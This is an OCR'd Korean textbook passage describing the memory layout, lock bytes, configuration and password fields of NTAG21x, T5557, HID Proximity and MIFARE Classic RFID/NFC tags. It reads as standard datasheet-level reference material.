


그림 278. Static Lock Bytes 구성

예를 들어 BL15-10 이 논리 1 로 설정된 경우 비트 L15 ~ L10 (lock byte 1)을 더 이상 변경할 수 없다. 잠금 및 블록 잠금 비트는 WRITE 명령에 의해 2 페이지(02h)에 설정된다. WRITE 명령의 2, 3 바이트와 잠금 바이트의 내용이 비트 단위로 OR 연산이 수행되고, 그 결과가 잠금 바이트의 새로운 내용이 된다. 이 프로세스는 다시 되돌릴 수 없기 때문에 비트가 논리 1 로 설정되면 논리 0 으로 다시 변경할 수 없다. 2 페이지의 0, 1 바이트는 WRITE 명령의 영향을 받지 않는다.

12.2.1.2.4. Dynamic Lock Bytes

NTAG21x 의 10h 이후의 페이지들은 동적 잠금 바이트를 사용하여 잠글 수 있다. NTAG213 의 동적 잠금 바이트는 28h 페이지에 있으며, NTAG215 는 82h 페이지, NTAG216 은 E2h 페이지에 있다. NTAG213 의 동적 잠금 바이트의 경우 96byte, NTAG215 의 동적 잠금 바이트의 경우 456byte, NTAG216 의 경우 840byte 의 메모리 영역을 가지고 있다.



NTAG213 Dynamic lock bytes 0, 1, 2

그림 279. NTAG213 Dynamic Lock Bytes 구성




그림 280. NTAG215 Dynamic Lock Bytes 구성




그림 281. NTAG216 Dynamic Lock Bytes 구성

동적 잠금 바이트의 기본값은 00 00 00h 이며, 3 번 byte 의 값은 항상 BDh 이다.

12.2.1.2.5. Capability Container (CC Bytes)

CC 는 IC 생산 중에 프로그래밍 된다. 이 바이트는 WRITE 명령에 의해 비트 단위로 수정될 수 있다.




그림 282. CC Bytes 구성

WRITE 명령의 바이트와 현재 CC 바이트에 들어있는 컨텐츠를 비트 단위로 OR 연산을 수행한다. 수행 결과는 새로운 CC 바이트의 데이터가 된다. 이 프로세스는 되돌릴 수 없으며, 비트가 논리 1 로 한번 설정되면 논리 0 으로 다시 변경할 수 없다. CC 의 바이트 2 에는 NDEF 메시지에 사용할 수 있는 메모리의 크기를 정의한다. (NDEF : 11.1.2.2. NFC 스택구조 참고)

IC	Value in byte 2	NDEF memory size
NTAG213	12h	144 bytes
NTAG215	3Eh	496 bytes
NTAG216	6Dh	872 bytes

12.2.1.2.6. Data pages

NTAG213 의 경우 04h~27h 페이지, NTAG215 는 04h~81h 페이지, NTAG216 의 경우 04h~E1h 페이지가 사용자 메모리 읽기/쓰기 영역이다. 암호를 사용하여 사용자 메모리 영역의 일부에 대한 액세스를 제한할 수 있다. 메모리에 들어있는 데이터는 다음과 같다. 03h 페이지에는 앞서 말한 CC 바이트가 담겨 있으며, 04h 페이지부터는 사용자 읽기/쓰기 영역이다. 05h 이후 페이지부터는 기본 데이터가 정의되어 있지 않다.

Page address	Byte number within page			
NTAG213	**0**	**1**	**2**	**3**
03h (CC)	E1h	10h	12h (NDEF)	00h
04h	01h	03h	A0h	0Ch
05h	34h	03h	00h	FEh

Page address	Byte number within page			
NTAG215	**0**	**1**	**2**	**3**
03h (CC)	E1h	10h	3Eh (NDEF)	00h
04h	03h	00h	FEh	00h
05h	00h	00h	00h	00h

Page address	Byte number within page			
NTAG216	**0**	**1**	**2**	**3**
03h (CC)	E1h	10h	6Dh (NDEF)	00h
04h	03h	00h	FEh	00h
05h	00h	00h	00h	00h

12.2.1.2.7. Configuration pages

NTAG213 의 29h~2Ch 페이지, NTAG215 의 83h~86h 페이지, NTAG216 의 E3h~E6h 페이지는 메모리 액세스 제한 및 11UID ASCII mirror 기능을 구성한다. 페이지 구성 상세는 아래와 같다.

· 페이지 구성 상세

[12]Page address		Byte number			
Dec	Hex	0	1	2	3
41/131/227	29h/83h/E3h	MIRROR	RFUI	MIRROR_PAGE	AUTH0
42/132/228	2Ah/84h/E4h	ACCESS	RFUI	RFUI	RFUI
43/133/229	2Bh/85h/E5h	PWD			
44/134/230	2Ch/86h/E6h	PACK		RFUI	RFUI

· MIRROR byte 상세

Bit number							
7	6	5	4	3	2	1	0
MIRROR_CONF		MIRROR_BYTE		RFUI	STRG_MOD_EN	RFUI	

· ACCESS byte 상세

Bit number							
7	6	5	4	3	2	1	0
PROT	CFGLCK	RFUI	NFC_CNT_EN	NFC_CNT_PWD_PROT	RFUI		

Field	Bit	Default values	Description
MIRROR_CONF	2	00b	유요한 MIRROR_PAGE byte 에 의해 ASCII mirror 가 활성화된 경우 사용할 ASCII mirror 정의 00b ... no ASCII mirror 01b ... UID ASCII mirror 10b ... NFC counter ASCII mirror 11b ... UID and NFC counter ASCII mirror
MIRROR_BYTE	2	00b	MIRROR_PAGE byte 에 의해 정의된 페이지 내 byte 위치 정의
STRG_MODE_EN	1	1b	변조 모드를 정의함 0b ... 강한 변조 모드 비활성화 1b ... 강한 변조 모드 활성화
MIRROR_PAGE	8	00h	ASCII mirroring 시작 페이지 정의 값이 03h 보다 클 경우 ASCII mirror 기능 활성화
AUTH0	8	FFh	패스워드 검증이 필요한 페이지 주소 정의 AUTH0 byte 의 유효 주소 범위 00h ~ FFh AUTH0 byte 에 설정된 페이지 주소가 사용자가 구성한 마지막 페이지보다 높은 페이지 주소로 설정된 경우 암호 보호 비활성화 상태
PROT	1	0b	메모리 보호를 정의하는 ACCESS byte 내부 1bit

[11] UID ASCII mirror : ASCII 로 인코딩된 태그 칩의 시리얼 넘버

[12] 각각 NTAG213/NTAG215/NTAG216 의 페이지 주소

			0b ... 쓰기 접근 시 패스워드 검증에 의해 보호됨 1b ... 읽기 및 쓰기 접근 시 패스워드 검증에 의해 보호됨
CFGLCK	1	0b	사용자 구성에 대한 쓰기 잠금 비트 0b ... 쓰기 접근이 가능한 사용자 구성 1b ... PWD 와 PACK 을 제외한 나머지 쓰기 접근이 영구적으로 잠김 처음 두개의 구성페이지의 영구 쓰기 보호를 활성화
NFC_CNT_EN	1	0b	NFC 카운터 구성 0b ... NFC 카운터 비활성화 1b ... NFC 카운터 활성화 NFC 카운터가 활성화된 경우, 전원을 켠 후 첫번째 READ 또는 FAST_READ 명령 시 NFC 카운터는 자동으로 증가함
NFC_CNT_PWD_PROT	1	0b	NFC 카운터 패스워드 보호 0b ... NFC 카운터가 보호되지 않음 1b ... NFC 카운터 패스워드 보호 활성화 NFC 카운터 패스워드 보호가 활성화된 경우, NFC 태그는 패스워드 검증된 NFC 카운터 값을 가지고 있는 READ_CNT 명령에만 응답함
AUTHLIM	3	000b	패스워드 검증 시도 횟수 제한 000b ... 패스워드 검증 시도 횟수 제한 비활성화 001b-111b ... 패스워드 검증 시도 최대 횟수
PWD	32	FFFFFFFFh	메모리 액세스 보호에 사용되는 32-bit 패스워드
PACK	16	0000h	패스워드 검증 프로세스에 사용되는 16-bit 패스워드
RFUI	-	all 0b	향후 사용을 위해 예약됨 RFUI 로 표시된 모든 bit 와 byte 의 값은 0b

* 쓰기 잠금은 NTAG21x 의 전원을 껐다가 켠 후에만 활성화
* 쓰기 보호가 활성화된 경우 각 쓰기 시도는 NAK 응답으로 이어짐
* NTAG21x 상세 스펙 참고 : https://www.nxp.com/docs/en/data-sheet/NTAG213_215_216.pdf

12.2.1.3. T5557

T5557 태그는 125Khz 대역에서 작동하는 330 비트 Read/Write RFID 태그이다. 메모리는 33bit 의 10 개 블록으로 구성되어 있지만 사용자의 데이터 저장 및 검색에는 225bit 만 사용할 수 있다. Read/Write 데이터는 32bit 블록 7 개로 구성되어 있다. T5557 에서 수행할 수 있는 기능은 다음과 같다.

- RF/2 에서 RF/64 까지 선택 가능한 데이터 속도
- 선택 가능한 변조 인코딩, Manchester, FSK, PSK, Biphase, NRZ
- 최대 블록 기능
- 암호로 보호된 Read/Write
  - 직접 Access 블록 읽기, 쓰기

12.2.1.3.1. 메모리 구조

T5557 의 메모리 구조는 다음과 같다.




그림 283. T5557 메모리 구조

T5557 태그가 RFID Reader 에 의해 전송된 전자기장에 포함되면 해당 필드에서 전력을 끌어오고, 데이터 전송을 시작한다. RF 필드 입력 시 T5557 이 응답하는 방식은 Block 0 에 저장된 구성 데이터에 따라 다르다.

12.2.1.3.2. Configuration Data

Block 0 의 구성 데이터는 다음과 같다.




그림 284. Block0 구성 데이터

구성 데이터의 주요 세부 사항은 다음과 같다.

· bit 0 : 해당 비트를 1 로 설정하면 선택한 블록의 추가 쓰기가 방지된다. 실수로 데이터를 쓰는 것을 방지하며 OTP 메모리를 만드는데 효과적이다.

· bit 12-14 : Transponder 가 Reader 에 전송하는 데이터 비트 전송률을 결정한다. 101 의 비트 패턴은 64 비트 당 필드 사이클의 비트 전송률을 선택한다.

· bit 16-20 : 시작 시 인코딩 프로토콜을 결정한다. 비트 패턴이 10000 이면 Manchester Encoding 을 사용하며, 데이터가 태그에서 리더로 전송될 때 데이터는 선택된 사항으로 인코딩한다.

· bit 25-27 : 표준 읽기 모드에서 전송되는 최대 블록 주소를 결정한다. T5557 의 경우 이 값은 0 에서 7 까지이다.

· bit 28 : 해당 비트를 설정하면 암호 모드를 활성화한다. 암호 모드에서 모든 블록은 읽거나 쓰기 전에 암호를 보내야 한다. 필요한 암호는 Block 7 에 저장된다

7 개의 사용자 정의 블록 외에도 1 페이지에 2 개의 추적성 데이터 블록이 있다. 이 데이터 블록은 변경할 수 없으며 제조업체, 코드, 로트 번호 및 응답기 소스를 추적하기 위한 기타 데이터를 포함한다.

12.2.1.4. HID Proximity

HID Proximity TAG 는 비접촉식 기술의 일부로, 미국의 HID Global 에서 개발되었으며 주로 건물의 출입 통제 도어용 키 TAG 로 사용된다.




그림 285. HID Proximity 카드

HID Proximity Tag 의 특징은 다음과 같다.

- 125KHz 주파수에서 동작
- UID 만 저장

12.2.2. High Frequency TAG

12.2.2.1. Mifare Classic

MIFARE Classic(MF1ICS50)은 주요 도시에서 전자 항공권 선택 솔루션으로 MIFARE 를 채택한 대중 교통 티켓팅과 같은 애플리케이션에 사용된다. 우리나라에서는 1996 년에 유패스, 1998 년에 하나로카드가 이 규격으로 출시되었으며 2000 년대에 Mifare Classic Tag 에 보안 취약점이 발견됨에 따라 KSX 6924 / ISO 14443 규격을 따르는 Tag 로 점차 대체되었다.





그림 286. Mifare Classic 카드

Mifare Classic 의 특징은 다음과 같다.

- 13.56 MHz 주파수에서 동작
- 메모리는 1KB, 16 개 섹터로 구성되며 1 개의 섹터는 16 바이트의 블록 4 개로 구성
- 각 메모리 블록에 대한 사용자 정의 가능 액세스 조건
- 상호 3 단계 인증 (ISO / IEC DIS 9798-2)
- 키 계층으로 다중 애플리케이션을 지원하기 위해 섹터 당 (애플리케이션 당) 두 개의 키 세트

12.2.2.1.1. 메모리 구조

메모리는 1KB, 16 개 섹터로 구성되며 1 개의 섹터는 16 바이트의 블록 4 개로 구성된다.



Sector	Block	Byte Number within a Block 0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15	Description
15	3	Key A / Access Bits / Key B	Sector Trailer 15
	2		Data
	1		Data
	0		Data
14	3	Key A / Access Bits / Key B	Sector Trailer 14
	2		Data
	1		Data
	0		Data
:	:		
:	:		
:	:		
1	3	Key A / Access Bits / Key B	Sector Trailer 1
	2		Data
	1		Data
	0		Data
0	3	Key A / Access Bits / Key B	Sector Trailer 0
	2		Data
	1		Data
	0		Manufacturer Block

그림 287. 메모리 구조

12.2.2.1.2. 제조사 블록

첫 번째 섹터(섹터 0)의 첫 번째 데이터 블록 (블록 0) 이다. IC 제조업체 데이터가 포함되어 있으며, 보안 및 시스템 요구 사항으로 인해 이 블록은 생산 시 IC 제조업체에서 프로그래밍 한 후 쓰기 방지된다.




그림 288. 제조사 블록

12.2.2.1.3. 데이터 블록

모든 섹터에는 데이터를 저장하기 위한 16 바이트의 3 개 블록이 포함된다. (섹터 0 에는 두 개의 데이터 블록과 읽기 전용 제조업체 블록만 포함된다.)

데이터 비트는 액세스 비트에 의해 다음과 같은 읽기/쓰기 블록으로 구성될 수 있다.

- 비접촉식 액세스 제어
- 저장된 가치의 직접 제어를 위한 증가 및 감소와 같은 추가 명령이 제공되는 전자 지갑 애플리케이션

추가 명령을 허용하려면 메모리 작업 전에 인증 명령을 수행해야 한다.




그림 289. 데이터 블록

12.2.2.1.4. Value 블록

Value 블록은 전자 지갑 기능을 수행할 수 있다. (유효한 명령: 읽기, 쓰기, 증분, 감소, 복원, 전송)
Value 블록은 고정 된 데이터 형식으로 오류 감지 및 수정 및 백업 관리를 허용한다.
Value 블록은 Value 블록 형식의 쓰기 작업을 통해서만 생성할 수 있다.

